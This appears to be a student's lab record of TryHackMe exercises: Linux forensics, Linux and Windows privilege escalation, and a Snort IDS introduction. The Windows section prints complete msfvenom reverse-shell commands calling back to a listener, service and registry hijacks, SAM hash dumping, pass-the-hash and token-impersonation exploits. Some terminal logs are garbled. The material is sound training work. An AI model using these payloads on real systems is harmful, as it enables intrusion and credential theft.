- `(ALL)` specifies that the user can run the command as any user.
- `/sbin/ifconfig` is the path to the specific binary, in this case, the `ifconfig` utility.

With this configuration, Richard can execute `ifconfig` with elevated sudo privileges to manage network interfaces as necessary.

Answer the questions below

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

`b4ckd00r3d`

✓ Correct Answer ⚡ Hint

What is the name of the group with the group ID of **46**?

`plugdev`

✓ Correct Answer

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

`/usr/bin/pstree`

✓ Correct Answer

Task 5 User Directories and Files

1h 8min 30s

Task 5:

Room progress (60%)

```
investigator@10.179.110:~$ ls -al /home/jane/.ssh/authorized_keys
-rw-rw-r-- 1 jane jane 1136 Feb 13 00:34 /home/jane/.ssh/authorized_keys
```

As identified by the third `rw` permissions, this file is world-writable, which should never be the case for sensitive files. Consequently, by exploiting this misconfiguration, the attacker gained unauthorised SSH access to the system as if they were Jane.

Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

```
THM[f38279ab9c6af1215815e5f7bbad891b]
```

✓ Correct Answer

What is the hidden flag in Bob's home directory?

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

```
2024-02-13 00:34:16.005897449 +0000
```

✓ Correct Answer

Task 6 ○ Binaries and Executables

Task 7 ○ Rootkits

Task 8 ○ Conclusion

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

✓ Woop woop! Your answer is correct

```
File: /home/jane/.ssh/authorized_keys
Size: 1136 Blocks: 8 IO Block: 4096 regular file
Device: cah1h/51713d Inode: 257561 Links: 1
Access: (0666/-rw-rw-r--) Uid: ( 1002/ jane) Gid: ( 1002/ jane)
Access: 2025-05-01 17:19:25.804000000 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
Birth:
```

```
investigator@ip-10-10-179-110:/s cd /home/jane/.ssh
investigator@ip-10-10-179-110:/s
```

55min 38s

Task 6:

Room progress (81%)

```
/var/tmp/bash -p
exit
```

From the output, we've discovered evidence of Jane's user account identifying SUID binaries with the `find` command and abusing the SUID permission on the Python binary to run system commands as the root user. With this level of command execution, the attacker was able to create a copy of the `/bin/bash` binary (the Bash shell executable) and place it into the `/var/tmp` folder. Additionally, the attacker changed the owner of this file to root and added the SUID permission to it (`chmod +s`).

After making an SUID copy of `/bin/bash`, the attacker elevated to root by running `/var/tmp/bash -p`. We can further verify the `bash` binary by performing an integrity check on the original:

Integrity Checking the Suspicious SUID Binary

```
investigator@10.179.110:~$ md5sum /var/tmp/bash
7063c393*****d3b340fad2c /var/tmp/bash
investigator@10.179.110:~$ md5sum /bin/bash
7063c393*****d3b340fad2c /bin/bash
```

The output above shows that the two binaries are identical, further enhancing our understanding of the attacker's actions to escalate to root.

Answer the questions below

Run the `debsum` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers

✓ Correct Answer

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

7063c3930affe123baecd3b340fad2c

✓ Correct Answer

Task 7 ○ Rootkits

✓ Woop woop! Your answer is correct

```
File: /etc/sudoers
Size: 1136 Blocks: 8 IO Block: 4096 regular file
Device: cah1h/51713d Inode: 257561 Links: 1
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Change: 2024-02-13 00:34:16.005897449 +0000
Birth:
```

```
investigator@ip-10-10-179-110:/s cd /home/jane/.ssh
investigator@ip-10-10-179-110:/s cd /home/bob
investigator@ip-10-10-179-110:/s rm -rf /home/bobs cat .hidden34
THM(f6cd98e004f47b945beadd8cd59e9/cd7f)
investigator@ip-10-10-179-110:/s cd /home/bob
investigator@ip-10-10-179-110:/s rm -rf /home/bobs cat .. .
investigator@ip-10-10-179-110:/s homes cd ..
investigator@ip-10-10-179-110:/s stat /home/jane/.ssh/authorized_keys
File: /home/jane/.ssh/authorized_keys
Size: 1136 Blocks: 8 IO Block: 4096 regular file
Device: cah1h/51713d Inode: 257561 Links: 1
Access: (0666/-rw-rw-r--) Uid: ( 1002/ jane) Gid: ( 1002/ jane)
Access: 2025-05-01 17:19:25.804000000 +0000
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Change: 2024-02-13 00:34:16.005897449 +0000
Birth:
```

```
investigator@ip-10-10-179-110:/s cd /home/jane/.ssh
investigator@ip-10-10-179-110:/s sudo debsums -e -c /etc/sudoers
investigator@ip-10-10-179-110:/s md5sum /var/tmp/bash
7063c3930affe123baecd3b340fad2c /var/tmp/bash
investigator@ip-10-10-179-110:/s
investigator@ip-10-10-179-110:/s
```

4min 30s

Task 7:

Task 8:

Task 7 Rootkits

Task 8 Conclusion

Congratulations! You made it to the end of this exploration into Linux file system forensic analysis. Our investigation covered several topics, including examining digital artefacts, system logs, users, and file structures. Remember, the analysis and identification of compromised system artefacts represent only one phase of the incident response process—the following rooms in the module expand on other equally crucial areas for performing live forensics on Unix-based systems in the field.

Additionally, if you enjoyed exploring the methodologies of identifying system vulnerabilities and want more insight into hardening these systems, check out the [Bulletproof Penguin](#) room! To test your skills in identifying persistence mechanisms on Linux machines, be sure to attempt the [Tardigrade](#) challenge!

Answer the questions below

Click and continue learning!

No answer needed ✓ Correct Answer

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

Submit now

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tryhackme	Free Room. Anyone can deploy virtual machines	13,120	408 days ago

```
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden36
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden37
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden38
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden39
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden40
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden41
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden42
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden43
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rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden46
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden47
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden48
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden49
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden5
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden50
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden6
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden7
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden8
rw-rw-r-- 1 bob bob 0 Feb 12 2024 hidden9
drwxrwxr-x 3 bob bob 4096 Feb 12 2024 local
-rw-r--r-- 1 bob bob 807 Feb 12 2024 .profile
-rw-r--r-- 1 bob bob 1024 Feb 12 2024 .selected_editor
investigator@ip-10-10-179-110:/s cd /home/bob
:bash: cd:/home/bob: No such file or directory
investigator@ip-10-10-179-110:/s cd /home/bob
investigator@ip-10-10-179-110:/home/bobs cat .hidden34
investigator@ip-10-10-179-110:/home/bobs rm .hidden34
investigator@ip-10-10-179-110:/home/bobs "C"
investigator@ip-10-10-179-110:/home/bobs cd ..
investigator@ip-10-10-179-110:/home cd ..
investigator@ip-10-10-179-110:/home stat /home/jane/.ssh/authorized_keys
  File: '/home/jane/.ssh/authorized_keys'
  Size: 1136          Blks: 8          IO Block: 4096   regular file
Device: ca0h/51713d  Inode: 257561      Links: 1
Access: (0666/-rw-rw-)  Uid: ( 1002)   Jane Gid: ( 1002)   Jane
Access: 2024-02-13 00:34:16.00587949 +0000
Modify: 2024-02-13 00:34:16.00587949 +0000
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Birth: 2024-02-13 00:34:16.00587949 +0000
investigator@ip-10-10-179-110:/s sudo debsum -e -c
/etc/udders
investigator@ip-10-10-179-110:/s md5sum /var/tmp/bash
7063c930a7fe123b8ec43b340f1ad2c /var/tmp/bash
investigator@ip-10-10-179-110:/s "
investigator@ip-10-10-179-110:/s "
```

Result:

Thus the LinuxFileSystemAnalysis module on the TryHackMe platform was executed successfully and verified.

EXP NO 6

LINUX PRIVILEGE ESCALATION

DATE:

AIM:

The primary aim of the Linux Privilege Escalation is to equip learners with the knowledge and hands-on experience necessary to identify and exploit privilege escalation vulnerabilities in Linux systems. This is crucial for understanding how attackers gain elevated access and how to secure systems against such threats.

Algorithm:

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<https://tryhackme.com/room/linuxfilesystemanalysis>
2. Click join a room and execute tasks.
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Output:

Answer the questions below

What is the hostname of the target system?

wade7363

✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic

✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS

✓ Correct Answer

What version of the Python language is installed on the system?

2.7.6

✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328

✓ Correct Answer

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed

✓ Correct Answer

♀ Hint

What is the content of the flag1.txt file?

THM-28392872729920

✓ Correct Answer

Answer the questions below

How many programs can the user "karen" run on the target system with sudo rights?

3

✓ Correct Answer

What is the content of the flag2.txt file?

THM-402028394

✓ Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive

✓ Correct Answer

What is the hash of frank's password?

\$6\$2.sUUDsOLipXKxr\$eImtgFExyr2ls4jsghdD3DHLHHP9X501v.jNmwo/BJpphrPRJWjeWEz2HH.joV14aDEwW1c3CahzB1uaqe

✓ Correct Answer

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway

✓ Correct Answer

What is the password of user2?

Password1

✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834

✓ Correct Answer

Answer the questions below

Complete the task described above on the target system

No answer needed

✓ Correct Answer

How many binaries have set capabilities?

6

✓ Correct Answer

What other binary can be used through its capabilities?

view

✓ Correct Answer

What is the content of the flag4.txt file?

THM-9349843

✓ Correct Answer

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch

✓ Correct Answer

✗ Hint

Exploit the \$PATH vulnerability to read the content of the flag6.txt file.

No answer needed

✓ Correct Answer

✗ Hint

What is the content of the flag6.txt file?

THM-736628929

✓ Correct Answer

Answer the questions below

How many user-defined cron jobs can you see on the target system?

4

✓ Correct Answer

What is the content of the flag5.txt file?

THM-383000283

✓ Correct Answer

What is Matt's password?

123456

✓ Correct Answer

Answer the questions below

How many mountable shares can you identify on the target system?

3

✓ Correct Answer

How many shares have the "no_root_squash" option enabled?

3

✓ Correct Answer

Gain a root shell on the target system

No answer needed

✓ Correct Answer

What is the content of the flag7.txt file?

THM-89384012

✓ Correct Answer

Answer the questions below

What is the content of the flag1.txt file?

THM-42828719920544

✓ Correct Answer

What is the content of the flag2.txt file?

THM-168824782390238

✓ Correct Answer

Result:

Thus the Linux Privilege Escalation module on the TryHackMe platform was executed successfully and verified.

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WINDOWS PRIVILEGE ESCALATION

DATE:

AIM:

To walk through a variety of windows privilege. Windows privilege escalation is the process of gaining highest level permission on a windows system typically moving from a low privilege user to system admin.

Algorithm:

1. Deploy the target machine.
 - 1) Use attacker box — Provided by TryHackMe, it consists of all the required tools available for attacking.
 - 2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.
2. Create a specific folder named “priv_tools” on attacker machine.
3. From that newly created folder, run “ sudo python3 /usr/share/doc/python3impacket/examples/smbserver.py tools .” to start samba service on local port 445.
4. Create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP.
5. Set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
6. Set Access target machine using its RDP. Run the below command to access RDP from Kali Machine.
7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
8. Download rev.exe (reverse shell) from Kali to Windows using below command.
9. Run the reverse shell on target to connect our netcat on kali machine.
10. Once we execute that exe file, we receive connection on netcat and run ‘whoami /priv’ to find the available privileges to current user.

Output:

Task – 01:

Task 1 ✓ Deploy the Vulnerable Windows VM

This room is aimed at walking you through a variety of Windows Privilege Escalation techniques. To do this, you must first deploy an intentionally vulnerable Windows VM. This VM was created by Sagi Shahar as part of his local privilege escalation workshop but has been updated by Tib3rius as part of his Windows Privilege Escalation for OSCP and Beyond! course on Udemy. Full explanations of the various techniques used in this room are available there, along with demos and tips for finding privilege escalations in Windows.

Make sure you are connected to the TryHackMe VPN or using the in-browser Kali instance before trying to access the Windows VM!

RDP should be available on port 3389 (it may take a few minutes for the service to start). You can login to the "user" account using the password "**password321**".

```
xfreerdp /u:user /p:password321 /cert:ignore /v:MACHINE_IP
```

The next tasks will walk you through different privilege escalation techniques. After each technique, you should have a admin or SYSTEM shell. **Remember to exit out of the shell and/or re-establish a session as the "user" account before starting the next task!**

Answer the questions below

Deploy the Windows VM and login using the "user" account.

No answer needed ✓ Correct Answer

Task – 02:

Task 2 ✓ Generate a Reverse Shell Executable

On Kali, generate a reverse shell executable (reverse.exe) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f exe -o reverse.exe
```

Transfer the reverse.exe file to the C:\PrivEsc directory on Windows. There are many ways you could do this, however the simplest is to start an SMB server on Kali in the same directory as the file, and then use the standard Windows copy command to transfer the file.

On Kali, in the same directory as reverse.exe:

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
```

On Windows (update the IP address with your Kali IP):

```
copy \\10.10.10\kali\reverse.exe C:\PrivEsc\reverse.exe
```

Test the reverse shell by setting up a netcat listener on Kali:

```
sudo nc -nvlp 53
```

Then run the reverse.exe executable on Windows and catch the shell:

```
C:\PrivEsc\reverse.exe
```

The reverse.exe executable will be used in many of the tasks in this room, so don't delete it!

Answer the questions below

Generate a reverse shell executable and transfer it to the Windows VM. Check that it works!

No answer needed ✓ Correct Answer

Task - 03:

Task 3 Service Exploits - Insecure Service Permissions

Use accesschk.exe to check the "user" account's permissions on the "daclsvc" service:

```
C:\PrivEsc\accesschk.exe /accepteula -uwdq user daclsvc
```

Note that the "user" account has the permission to change the service config (SERVICE_CHANGE_CONFIG).

Query the service and note that it runs with SYSTEM privileges (SERVICE_START_NAME):

```
sc qc daclsvc
```

Modify the service config and set the BINARY_PATH_NAME (binpath) to the reverse.exe executable you created:

```
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start daclsvc
```

Answer the questions below

What is the original BINARY_PATH_NAME of the daclsvc service?

✓ Correct Answer

Task – 04:

Task 4 Service Exploits - Unquoted Service Path

Query the "unquotedsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME) and that the BINARY_PATH_NAME is unquoted and contains spaces.

```
sc qc unquotedsvc
```

Using accesschk.exe, note that the BUILTIN\Users group is allowed to write to the C:\Program Files\Unquoted Path Service\ directory:

```
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
```

Copy the reverse.exe executable you created to this directory and rename it Common.exe:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start unquotedsvc
```

Answer the questions below

What is the BINARY_PATH_NAME of the unquotedsvc service?

✓ Correct Answer

Task-05:

Task 5 Service Exploits - Weak Registry Permissions

Query the "regsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc regsvc
```

Using accesschk.exe, note that the registry entry for the regsvc service is writable by the "NT AUTHORITY\INTERACTIVE" group (essentially all logged-on users):

```
C:\PrivEsc\accesschk.exe /accepteula -quwqk HKLM\System\CurrentControlSet\Services\regsvc
```

Overwrite the ImagePath registry key to point to the reverse.exe executable you created:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /vImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start regsvc
```

Answer the questions below

Read and follow along with the above.

No answer needed

✓ Correct Answer

Task – 06:

Task 6 Service Exploits - Insecure Service Executables

Query the "filepermsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc filepermsvc
```

Using accesschk.exe, note that the service binary (BINARY_PATH_NAME) file is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermsservice.exe"
```

Copy the reverse.exe executable you created and replace the filepermsservice.exe with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermsservice.exe" /Y
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start filepermsvc
```

Answer the questions below

Read and follow along with the above.

No answer needed

✓ Correct Answer

Task – 07:

Task 7 ✓ Registry - AutoRuns

Query the registry for AutoRun executables:

```
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

Using accesschk.exe, note that one of the AutoRun executables is writable by everyone:

```
c:\PrivEsc\accesschk.exe -wvu "C:\Program Files\Autorun_Program\program.exe"
```

Copy the reverse.exe executable you created and overwrite the AutoRun executable with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun_Program\program.exe" /y
```

Start a listener on Kali and then restart the Windows VM. Open up a new RDP session to trigger a reverse shell running with admin privileges. You should not have to authenticate to trigger it, however if the payload does not fire, log in as an admin (admin/password123) to trigger it. Note that in a real world engagement, you would have to wait for an administrator to log in themselves!

```
desktop MACHINE_IP
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task – 08:

Task 8 ✓ Registry - AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated  
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Note that both keys are set to 1 (0x1).

On Kali, generate a reverse shell Windows Installer (reverse.msi) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f ms1 -o reverse.msi
```

Transfer the reverse.msi file to the C:\PrivEsc directory on Windows (use the SMB server method from earlier).

Start a listener on Kali and then run the installer to trigger a reverse shell running with SYSTEM privileges:

```
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task-09:

Task 9 Passwords - Registry

(For some reason sometimes the password does not get stored in the registry. If this is the case, use the following as the answer: `password123`)

The registry can be searched for keys and values that contain the word "password":

```
reg query HKLM /f password /t REG_SZ /s
```

If you want to save some time, query this specific key to find admin AutoLogon credentials:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges (update the password with the one you found):

```
winexe -U 'admin%password' //MACHINE_IP cmd.exe
```

Answer the questions below

What was the admin password you found in the registry?

Correct Answer

Task – 10:

Task 10 Passwords - Saved Creds

List any saved credentials:

```
cmdkey /list
```

Note that credentials for the "admin" user are saved. If they aren't, run the C:\PrivEsc\savecred.bat script to refresh the saved credentials.

Start a listener on Kali and run the reverse.exe executable using runas with the admin user's saved credentials:

```
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

Answer the questions below

Read and follow along with the above.

Correct Answer

Task – 11:

Task 11 Passwords - Security Account Manager (SAM)

The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.

Transfer the SAM and SYSTEM files to your Kali VM:

```
copy C:\Windows\Repair\SAM \\10.10.10.10\kali\  
copy C:\Windows\Repair\SYSTEM \\10.10.10.10\kali\
```

On Kali, clone the creddump7 repository (the one on Kali is outdated and will not dump hashes correctly for Windows 10!) and use it to dump out the hashes from the SAM and SYSTEM files:

```
git clone https://github.com/Tib3rius/creddump7  
pip3 install pycrypto  
python3 creddump7/pwdump.py SYSTEM SAM
```

Crack the admin NTLM hash using hashcat:

```
hashcat -m 1000 --force <hash> /usr/share/wordlists/rockyou.txt
```

You can use the cracked password to log in as the admin using winexe or RDP.

Answer the questions below

What is the NTLM hash of the admin user?

Correct Answer

Hint

Task- 12:

Task 12 ✓ Passwords - Passing the Hash

Why crack a password hash when you can authenticate using the hash?

Use the full admin hash with pth-winexe to spawn a shell running as admin without needing to crack their password. Remember the full hash includes both the LM and NTLM hash, separated by a colon:

```
pth-winexe -U 'admin:hash' //MACHINE_IP cmd.exe
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task – 13:

Task 13 ✓ Scheduled Tasks

View the contents of the C:\DevTools\CleanUp.ps1 script:

```
type C:\DevTools\CleanUp.ps1
```

The script seems to be running as SYSTEM every minute. Using accesschk.exe, note that you have the ability to write to this file:

```
C:\PrIVEsc\accesschk.exe /accepteula -quw user C:\DevTools\CleanUp.ps1
```

Start a listener on Kali and then append a line to the C:\DevTools\CleanUp.ps1 which runs the reverse.exe executable you created:

```
echo C:\PrIVEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
```

Wait for the Scheduled Task to run, which should trigger the reverse shell as SYSTEM.

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task – 14:

Task 14 ✓ Insecure GUI Apps

Start an RDP session as the "user" account:

```
rdesktop -u user -p password321 MACHINE_IP
```

Double-click the "AdminPaint" shortcut on your Desktop. Once it is running, open a command prompt and note that Paint is running with admin privileges:

```
tasklist /V | findstr mspaint.exe
```

In Paint, click "File" and then "Open". In the open file dialog box, click in the navigation input and paste: file:///c:/windows/system32/cmd.exe

Press Enter to spawn a command prompt running with admin privileges.

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task-15:

Task 15 ✓ Startup Apps

Using accesschk.exe, note that the BUILTIN\Users group can write files to the StartUp directory:

```
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```

Using cscript, run the C:\PrivEsc\CreateShortcut.vbs script which should create a new shortcut to your reverse.exe executable in the StartUp directory:

```
cscript C:\PrivEsc\CreateShortcut.vbs
```

Start a listener on Kali, and then simulate an admin logon using RDP and the credentials you previously extracted:

```
rdesktop -u admin MACHINE_IP
```

A shell running as admin should connect back to your listener.

Answer the questions below

Read and follow along with the above.

No answer needed

✓ Correct Answer

Task – 16:

Task 16 ✓ Token Impersonation - Rogue Potato

Set up a socat redirector on Kali, forwarding Kali port 135 to port 9999 on Windows:

```
sudo socat tcp-listen:135,reuseaddr,fork tcp:_MACHINE_IP:9999
```

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSEexec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSEexec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the RoguePotato exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\RoguePotato.exe -r 10.10.10.10 -e "C:\PrivEsc\reverse.exe" -l 9999
```

Answer the questions below

Name one user privilege that allows this exploit to work.

SeImpersonatePrivilege

✓ Correct Answer

✗ Hint

Name the other user privilege that allows this exploit to work.

SeAssignPrimaryTokenPrivilege

✓ Correct Answer

✗ Hint

Task – 17:

Task 17 ✓ Token Impersonation - PrintSpoofer

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the PrintSpoofer exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task– 18:

Task 18 ✓ Privilege Escalation Scripts

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

winPEASany.exe
Seatbelt.exe
PowerUp.ps1
SharpUp.exe

Answer the questions below

Experiment with all four tools, running them with different options. Do all of them identify the techniques used in this room?

No answer needed ✓ Correct Answer

Result:

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:
winPEASAny.exe, Seatbelt.exe, PowerUp.ps1, SharpUp.exe.

EXP NO 8
DATE:

DEMONSTRATE INTRUSION DETECTION SYSTEM (SNORT)

AIM:

To start working with Snort analysis to live and captured traffic.

ALGORITHM:

1. Setup Interactive material and exercise for snort instance setup. Use the folder "TaskExercises" on the Desktop.
2. to generate traffic to our snort interface using the script traffic-generator.sh to trigger traffic to the snort interface.
3. Run the "traffic generator.sh" file by executing it as sudos
4. Choose the exercise type and then automatically open another terminal to show you the output of the selected action
5. Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.
6. Navigate to the Task-Exercises folder and run the command "./easy.sh" and write the output.

```
ubuntu@ip-10-10-138-56:~$ cd Desktop/Task-Exercises/  
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$ ./easy.sh  
Too Easy!  
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$ █
```

7. Read the details about the Introduction about the IDS and IPS and answer the following questions and answer it
Which snort mode can help you stop the threats on a local machine? Answer: HIPS
Which snort mode can help you detect threats on a local network? Answer: NIDS
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Which snort mode can help you stop the threats on a local network? Answer: NIPS
Which snort mode works similar to NIPS mode? Answer: NBA
According to the official description of the snort, what kind of NIPS is it? Answer: fullblown
NBA training period is also known as ... Answer: baselining
8. Read the Task 4 content to make first interaction with snort instance Run the Snort instance and check the build number. Command: snort -V
9. Test the current instance with “/etc/snort/snort.conf” file and check how many rules are loaded with the current build.

snort -T -c /etc/snort/snort.conf

10. Test the current instance with “/etc/snort/snortv2.conf” file and check how many rules are loaded with the current build.

```
snort -T -c /etc/snort/snortv2.conf
```

11. Read to know Sniffer Mode operation and their parameters
12. Read the given content to know Packet Logger Mode operation and their parameters
- 13 . We are going to select task #3. As Task #6- Exercise
14. Read the snort.log file with Snort;

OUTPUT:

Task – 01:

Task 1 ✓ Introduction

This room expects you to be familiar with basic Linux command-line functionalities like general system navigation and Network fundamentals (ports, protocols and traffic data). The room aims to encourage you to start working with Snort to analyse live and captured traffic.

Before joining this room, we suggest completing the 'Network Fundamentals' module. If you have general knowledge of network basics and [Linux fundamentals](#), you will be ready to begin! If you feel you need assistance in the [Linux command line](#), you can always refer to our "[Linux Fundamentals](#)" rooms (here [1](#) [2](#) [3](#));

SNORT is an **open-source, rule-based** Network Intrusion Detection and Prevention System ([NIDS/NIPS](#)). It was developed and still maintained by Martin Roesch, open-source contributors, and the Cisco Talos team.

The official description: "Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users."

Answer the questions below

Read the task above.

No answer needed

✓ Correct Answer

Task – 02:

Task 2 ✓ Interactive Material and VM

Start Machine

Interactive material and exercise setup

Deploy the machine attached to this task; it will be visible in the **split-screen** view once it is ready. If you don't see a virtual machine load, click the **Show Split View** button.

Once the machine had fully started, you will see a folder named "**Task-Exercises**" on the Desktop. Each exercise has an individual folder and files; use them accordingly to the questions. Everything you need is located under the "**Task-Exercises**" folder.

There are two sub-folders available:

- Config-Sample: Sample configuration and rule files. These files are provided to show what the configuration files look like. Installed Snort instance doesn't use them, so feel free to practice and modify them. Snort's original base files are located under `/etc/snort` folder.
- Exercise-Files: There are separate folders for each task. Each folder contains pcap, log and rule files ready to play with.

Traffic Generator

The machine is offline, but there is a script (`traffic-generator.sh`) for you to generate traffic to your snort interface. You will use this script to trigger traffic to the snort interface. Once you run the script, it will ask you to choose the exercise type and then automatically open another terminal to show you the output of the selected action.

Note that each traffic is designed for a specific exercise. Make sure you start the snort instance and wait until to end of the script execution. Don't stop the traffic flood unless you choose the wrong exercise.

Run the "**traffic generator.sh**" file by executing it as sudo.



General desktop overview. Traffic generator script in action.

Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.

Answer the questions below

Navigate to the Task-Exercises folder and run the command `./easy.sh` and write the output

Too Easy!

✓ Correct Answer

Task -03:

Detection/Prevention Techniques

There are three main detection and prevention techniques used in IDS and IPS solutions:

Technique	Approach
Signature-Based	This technique relies on rules that identify the specific patterns of the known malicious behaviour. This model helps detect known threats.
Behaviour-Based	This technique identifies new threats with new patterns that pass through signatures. The model compares the known/normal with unknown/abnormal behaviours. This model helps detect previously unknown or new threats.
Policy-Based	This technique compares detected activities with system configuration and security policies. This model helps detect policy violations.

Summary

Phew! That was a long ride and lots of information. Let's summarise the overall functions of the IDS and IPS in a nutshell.

- IDS can identify threats but require user assistance to stop them.
- IPS can identify and block the threats with less user assistance at the detection time.

Now let's talk about Snort. [Here is the rest of the official description of the snort](#):

"Snort can be deployed inline to stop these packets, as well. Snort has three primary uses: As a packet sniffer like tcpdump, as a packet logger — which is useful for network traffic debugging, or it can be used as a full-blown network intrusion prevention system. Snort can be downloaded and configured for personal and business use alike."

SNORT is an **open-source, rule-based** Network Intrusion Detection and Prevention System (**NIDS/NIPS**). It was developed and still maintained by Martin Roesch, open-source contributors, and the Cisco Talos team.

Capabilities of Snort:

- Live traffic analysis
- Attack and probe detection
- Packet logging
- Protocol analysis
- Real-time alerting
- Modules & plugins
- Pre-processors
- Cross-platform support! (Linux & Windows)

Snort has three main use models:

- Sniffer Mode** - Read IP packets and prompt them in the console application.
- Packet Logger Mode** - Log all IP packets (inbound and outbound) that visit the network.
